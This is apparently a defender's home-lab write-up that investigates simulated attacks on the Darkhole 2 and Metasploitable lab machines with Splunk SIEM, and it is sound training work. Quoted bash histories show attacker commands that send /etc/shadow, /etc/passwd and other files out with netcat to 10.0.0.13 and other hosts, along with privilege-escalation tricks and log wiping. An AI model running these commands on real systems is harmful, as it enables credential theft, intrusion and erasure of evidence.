The attacker used the curl command to install a bash script from github to the machine.

Did privilege escalation using linPEAS, a common script used in Linux environments to do internal enumeration on possible ways to exploit and escalate privileges and permission to higher level.

Next upcoming event suggest they succeeded to escalate to another user:

(Timestamp is set after the attack, because bash history saves when connection closes)

```
6/9/25          id
12:53:01.000 AM cd
               ls
               nc -l 1234 < user.txt
               cd /root
               cat .bash_history
               sudo -l
               echo gang | sudo -S -l
               sudo python3 -c 'import pty; pty.spawn("/bin/bash")'
               exit
               Collapse
host = darkhole | source = /home/losy/.bash_history | sourcetype = bash_history
```

Another SSH connection was opened for user "losy". The user's bash history file reveals that the attacker used netcat to exfiltrate a file "user.txt" on port 1234. Then viewed the "losy" user bash history commands, possibly revealing a credentials within the history file. Then used the leaked credentials to perform "sudo -l" command, which lists allowed commands that can be executed using root permissions. By the looks of it, the command "python3" could possibly be executed with root privileges.

The last command " sudo python3 -c 'import pty; pty.spawn("/bin/bash")' " uses python3 to spawn a reverse shell of the root user since python3 is executed with root privileges.

```
> 6/9/25      Jun  8 22:45:17 darkhole sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
12:45:17.000 AM host = darkhole | source = /var/log/auth.log | sourcetype = linux_secure
```

Root user login confirmed. A connection was opened for root in the upcoming event.

```
6/9/25      whoami
12:52:59.000 AM cd /root
ls
cat root.txt
nc -l 1234 < root.txt
ls
cd snap
ls
cat nmap
cd nmap
ls
cd common
ls
cd ..
cd current
ls
cd ..
cd 3885
ls
cd ..
ls ..
ls
cd lxd
ls
echo "" > /var/log/auth.log
rm -f ~/.bash_history
exit
Collapse
host = darkhole | source = /root/.bash_history | sourcetype = bash_history
```

Viewing the root bash history reveals final activities of the attacker once reached root. The attacker used netcat on port 4444 to exfiltrate a file “root.txt” back to attacker machine, navigated through the system possibly looking for more files to exfiltrate and at last deleted the log files on the system. Logs of “/var/log/auth.log” were erased and changed with no value and contents of /.bash_history were deleted in an attempt to cover tracks of the attack.

New Search

index=* host=darkhole Disconnected

✓ 4 events (6/9/25 12:41:25.000 AM to 6/9/25 12:56:25.000 AM) No Event Sampling ▾

Events (4) Patterns Statistics Visualization

✗ Timeline format ▾ - Zoom Out + Zoom to Selection × Deselect

Format ▾ Show: 20 Per Page ▾ View: List ▾

Time	Event
Jun 8 22:53:09 12:53:09.000 AM	darkhole sshd[137422]: Disconnected from user jihad 10.0.0.13 port 50544 host = darkhole source = /var/log/auth.log sourcetype = linux_secure
Jun 8 22:53:09 12:53:09.000 AM	darkhole sshd[137422]: Received disconnect from 10.0.0.13 port 50544:11: disconnected host = darkhole source = /var/log/auth.log sourcetype = linux_secure
Jun 8 22:53:06 12:53:06.000 AM	darkhole sshd[197325]: Disconnected from user jihad 10.0.0.13 port 39562 host = darkhole source = /var/log/auth.log sourcetype = linux_secure
Jun 8 22:53:06 12:53:06.000 AM	darkhole sshd[197325]: Received disconnect from 10.0.0.13 port 39562:11: disconnected host = darkhole source = /var/log/auth.log sourcetype = linux_secure

```
Jun 8 22:52:59 darkhole sudo: pam_unix(sudo:session): session closed for user root
host = darkhole | source = /var/log/auth.log | sourcetype = linux_secure
```

Final logs of the Darkhole 2 Linux machine attack shows various connections closed, including the previous connections of user “jehad”, “losy” and “root” user.

Attack on Darkhole Linux machine is finished at this point.

Metasploitable Linux machine attack

A few days later, the attacker came back and targeted another Linux machine “Metasploitable”.

New Search

```
index=* host=metasploitable
```

✓ 814 events (6/13/25 9:31:26.000 PM to 6/13/25 9:46:26.000 PM)

Events (814) Patterns Statistics Visualization

✗ Timeline format ▾ - Zoom Out + Zoom to Selection

6/13/25 9:41:46.000 PM	Jun 13 15:41:46 metasploitable postfix/smtpd[4690]: connect from unknown[10.0.0.13]
	host = metasploitable source = /var/log/syslog sourcetype = syslog
6/13/25 9:41:46.000 PM	Jun 13 15:41:46 metasploitable in.rexecd[4699]: connect from 10.0.0.13 (10.0.0.13)
	host = metasploitable source = /var/log/syslog sourcetype = syslog
6/13/25 9:41:46.000 PM	Jun 13 15:41:46 metasploitable in.rlogind[4698]: connect from 10.0.0.13 (10.0.0.13)
	host = metasploitable source = /var/log/syslog sourcetype = syslog
6/13/25 9:41:46.000 PM	Jun 13 15:41:46 metasploitable telnetd[4695]: ttloop: peer died: EOF
	host = metasploitable source = /var/log/syslog sourcetype = syslog
6/13/25 9:41:46.000 PM	Jun 13 15:41:46 metasploitable in.rshd[4696]: connect from 10.0.0.13 (10.0.0.13)
	host = metasploitable source = /var/log/syslog sourcetype = syslog
6/13/25 9:41:46.000 PM	Jun 13 15:41:46 metasploitable in.telnetd[4695]: connect from 10.0.0.13 (10.0.0.13)
	host = metasploitable source = /var/log/syslog sourcetype = syslog

Various services on the Metasploitable machine received connections from 10.0.0.13 (Attacker's machine. Services such as SSH, telnet, smtp and others received connection at the same timestamp.

This suggests a nmap scan was possibly formed.

Jun 13 15:42:18 metasploitable sshd[4739]: Protocol major versions differ for 10.0.0.13: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 vs. SSH-1.5-NmapNSE_1.0
host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
Jun 13 15:42:18 metasploitable sshd[4738]: Protocol major versions differ for 10.0.0.13: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 vs. SSH-1.5-Nmap-SSH1-Host
host = metasploitable source = /var/log/auth.log sourcetype = linux_secure

Service version were detected in the following logs, as well as "NmapNSE_1.0" being mentioned in the log. At this point, it is clear that a network scan was performed to identify services and its versions.

New Search

The screenshot shows the Splunk search interface with the following details:

- Search query: index= host=metasploitable sshd
- Results: 32 events (6/13/25 9:51:50.000 PM to 6/13/25 10:06:50.000 PM)
- Sampling: No Event Sampling
- Event Types: Events (32), Patterns, Statistics, Visualization
- Timeline Format: Timeline format (selected), Zoom Out, Zoom to Selection, Deselect

Multiple logs related to SSH activity were detected. The search query "index= host=metasploitable sshd" lists 32 ssh events.

6/13/25 9:58:36.000 PM	Jun 13 15:58:36 metasploitable sshd[4783]: Failed password for invalid user kevin from 10.0.0.13 port 38903 ssh2
6/13/25 9:58:34.000 PM	Jun 13 15:58:34 metasploitable sshd[4783]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.0.0.13
6/13/25 9:58:34.000 PM	Jun 13 15:58:34 metasploitable sshd[4783]: pam_unix(sshd:auth): check pass; user unknown
6/13/25 9:58:34.000 PM	Jun 13 15:58:34 metasploitable sshd[4783]: Invalid user kevin from 10.0.0.13
6/13/25 9:58:34.000 PM	Jun 13 15:58:34 metasploitable sshd[4783]: host = metasploitable source = /var/log/auth.log sourcetype = linux_secure

The SSH logs shows shows a series of connection attempts from IP 10.0.0.13 (Attacker machine).

The first connection was an attempted logon by user "kevin", followed by a response as "user unknown" and then failed password before closing the connection.

6/13/25 9:58:38.000 PM	Jun 13 15:58:38 metasploitable sshd[4787]: pam_unix(sshd:auth): check pass; user unknown
6/13/25 9:58:38.000 PM	Jun 13 15:58:38 metasploitable sshd[4787]: Invalid user Administrator from 10.0.0.13
6/13/25 9:58:38.000 PM	Jun 13 15:58:38 metasploitable sshd[4785]: Failed password for invalid user admin from 10.0.0.13 port 45121 ssh2
6/13/25 9:58:36.000 PM	Jun 13 15:58:36 metasploitable sshd[4785]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=
6/13/25 9:58:36.000 PM	Jun 13 15:58:36 metasploitable sshd[4785]: host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
6/13/25 9:58:36.000 PM	Jun 13 15:58:36 metasploitable sshd[4785]: pam_unix(sshd:auth): check pass; user unknown
6/13/25 9:58:36.000 PM	Jun 13 15:58:36 metasploitable sshd[4785]: Invalid user admin from 10.0.0.13
6/13/25 9:58:36.000 PM	Jun 13 15:58:36 metasploitable sshd[4785]: host = metasploitable source = /var/log/auth.log sourcetype = linux_secure

Another event of an attempted login by user "admin", followed by "user unknown" and failed password for invalid user logon. Both of these user logon attempts were made on the exact same timestamp.

Possible brute force attack, look into how many logins failed and what succeeded:

New Search

```
index=* host=metasploitable sshd AND "Failed password for invalid user"
```

✓ 6 events (6/13/25 9:50:25.000 PM to 6/13/25 10:05:25.000 PM) No Event Sampling ▾

Events (6) Patterns Statistics Visualization

✓ Timeline format ▾ — Zoom Out + Zoom to Selection × Deselect

6 failed SSH login events were found.

Time	Event
6/13/25 9:58:47.000 PM	Jun 13 15:58:47 metasploitable sshd[4823]: Failed password for invalid user 1234 from 10.0.0.13 port 38095 ssh2 host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
6/13/25 9:58:42.000 PM	Jun 13 15:58:42 metasploitable sshd[4799]: Failed password for invalid user admin123 from 10.0.0.13 port 43453 ssh2 host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
6/13/25 9:58:39.000 PM	Jun 13 15:58:39 metasploitable sshd[4787]: Failed password for invalid user Administrator from 10.0.0.13 port 42507 host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
6/13/25 9:58:38.000 PM	Jun 13 15:58:38 metasploitable sshd[4785]: Failed password for invalid user admin from 10.0.0.13 port 45121 ssh2 host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
6/13/25 9:58:36.000 PM	Jun 13 15:58:36 metasploitable sshd[4783]: Failed password for invalid user kevin from 10.0.0.13 port 38903 ssh2 host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
6/13/25 9:58:34.000 PM	Jun 13 15:58:34 metasploitable sshd[4781]: Failed password for invalid user john from 10.0.0.13 port 44259 ssh2 host = metasploitable source = /var/log/auth.log sourcetype = linux_secure

Invalid logins for 6 different users were attempted, none of these users exist in the host machine.

New Search

```
index=* host=metasploitable sshd AND "Accepted password" OR "session opened for user"
```

✓ 6 events (6/13/25 9:55:30.000 PM to 6/13/25 10:10:30.000 PM) No Event Sampling ▾

Events (6) Patterns Statistics Visualization

List if any brute force attempts were successful for any users on the metasploitable machine.

Time	Event
6/13/25 9:58:43.000 PM	Jun 13 15:58:43 metasploitable sshd[4813]: pam_unix(sshd:session): session opened for user user by (uid=0) host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
6/13/25 9:58:43.000 PM	Jun 13 15:58:43 metasploitable sshd[4811]: Accepted password for user from 10.0.0.13 port 46803 ssh2 host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
6/13/25 9:58:42.000 PM	Jun 13 15:58:42 metasploitable sshd[4803]: pam_unix(sshd:session): session opened for user service by (uid=0) host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
6/13/25 9:58:42.000 PM	Jun 13 15:58:42 metasploitable sshd[4801]: Accepted password for service from 10.0.0.13 port 46789 ssh2 host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
6/13/25 9:58:39.000 PM	Jun 13 15:58:39 metasploitable sshd[4791]: pam_unix(sshd:session): session opened for user msfadmin by (uid=0) host = metasploitable source = /var/log/auth.log sourcetype = linux_secure
6/13/25 9:58:39.000 PM	Jun 13 15:58:39 metasploitable sshd[4789]: Accepted password for msfadmin from 10.0.0.13 port 39051 ssh2 host = metasploitable source = /var/log/auth.log sourcetype = linux_secure

6 events of 3 different users were found of accepted password and opened session.

Users msfadmin, user and service were successfully brute forced, probably weak credentials.

3 users were compromised and opened sessions, the attacker now has access to the 3 accounts, investigate which user they logged in and what commands were executed in bash history.

New Search

```
index=* host=metasploitable sourcetype=bash_history
```

✓ 2 events (6/14/25 12:12:00.000 AM to 6/14/25 1:12:50.000 AM) No Event Sampling ▾

Events (2) Patterns Statistics Visualization

i	Time	Event
>	6/14/25 12:49:22.000 AM	whoami id uname sudo -l idgroup Show all 26 lines host = metasploitable source = /home/user/.bash_history sourcetype = bash_history
>	6/14/25 12:49:10.000 AM	whoami id ls cat /etc/shadow nc 10.0.0.13 4444 < /etc/shadow Show all 9 lines host = metasploitable source = /home/user/.bash_history sourcetype = bash_history

2 event logs for bash history were found. Both are listed to be from the user named "user".

Investigate the full bash histroy files:

i	Time	Event
>	6/14/25 12:49:22.000 AM	whoami id uname sudo -l idgroup group cat /etc/passwd cat /etc/shadow ls pwd cat classified.txt cd /root ls cd /tmp ls cat myfile.txt cd /home/user ls nc 192.168.56.1 4444 < /etc/passwd pwd nc 10.0.0.13 4444 < classified.txt ls find / -perm -4000 -type f 2>/dev/null echo "/bin/bash > /tmp/root.sh; chmod +s /tmp/root.sh" > /tmp/job nmap --interactive exit Collapse

host = metasploitable | source = /home/user/.bash_history | sourcetype = bash_history

As "user", the attacker attempted to view the /etc/passwd and shadow file, but likely denied access.

Proceeded to view a file named "classified.txt", then attempted to exfiltrate /etc/passwd file on port 4444 using netcat. This was likely denied, but did likely succeed in exfiltrating "classified.txt" file.

nc 10.0.0.13 4444 < classified.txt ls find / -perm -4000 -type f 2>/dev/null echo "/bin/bash > /tmp/root.sh; chmod +s /tmp/root.sh" > /tmp/job nmap --interactive exit Collapse

host = metasploitable | source = /home/user/.bash_history | sourcetype = bash_history

Attacker transferred classified file, did privilege escalation by listing bin commands that executes with root privileges. Once a exploitable bin command was found, commands were used to likely exploited vulnerable bin for "nmap" command.

Splunk SIEM: Home lab project

By Thomas Lium

New session was then created, investigate the last bash history event log for the next connection:

The screenshot shows a session log and its corresponding event details in Splunk SIEM.

Session Log:

6/14/25	whoami
12:49:10.000 AM	id
	ls
	cat /etc/shadow
	nc 10.0.0.13 4444 < /etc/shadow
	cd /root
	ls
	nc 10.0.0.13 4444 < lol.txt
	exit
	Collapse

Event Actions ▾

Type	<input checked="" type="checkbox"/> Field	Value	Actions
Selected	<input checked="" type="checkbox"/> host	metasploitable	▼
	<input checked="" type="checkbox"/> source	/home/user/.bash_history	▼
	<input checked="" type="checkbox"/> sourcetype	bash_history	▼
Event	<input type="checkbox"/> timestamp	none	▼
Time	_time	2025-06-14T00:49:10.000+02:00	
Default	<input type="checkbox"/> index	metasploitable_logs	▼
	<input type="checkbox"/> linecount	9	▼
	<input type="checkbox"/> punct	...< / ...__<_	▼
	<input type="checkbox"/> splunk_server	DESKTOP-C1SC5GT	▼

Attacker likely escalated to root, although the bash history file is under the user named "user".

Root user viewed /etc/shadow password file, exfiltrated it back to attacker machine on port 4444. Then navigated to /root directory and exfiltrated a file named "lol.txt" located in the root directory back to attacker machine. Exit and closed the connection.

Tools used

Splunk SIEM

Splunk SIEM: Home lab project

By Thomas Lium

ChatGPT & Grok AI

Splunk SIEM: Home lab project

By Thomas Lium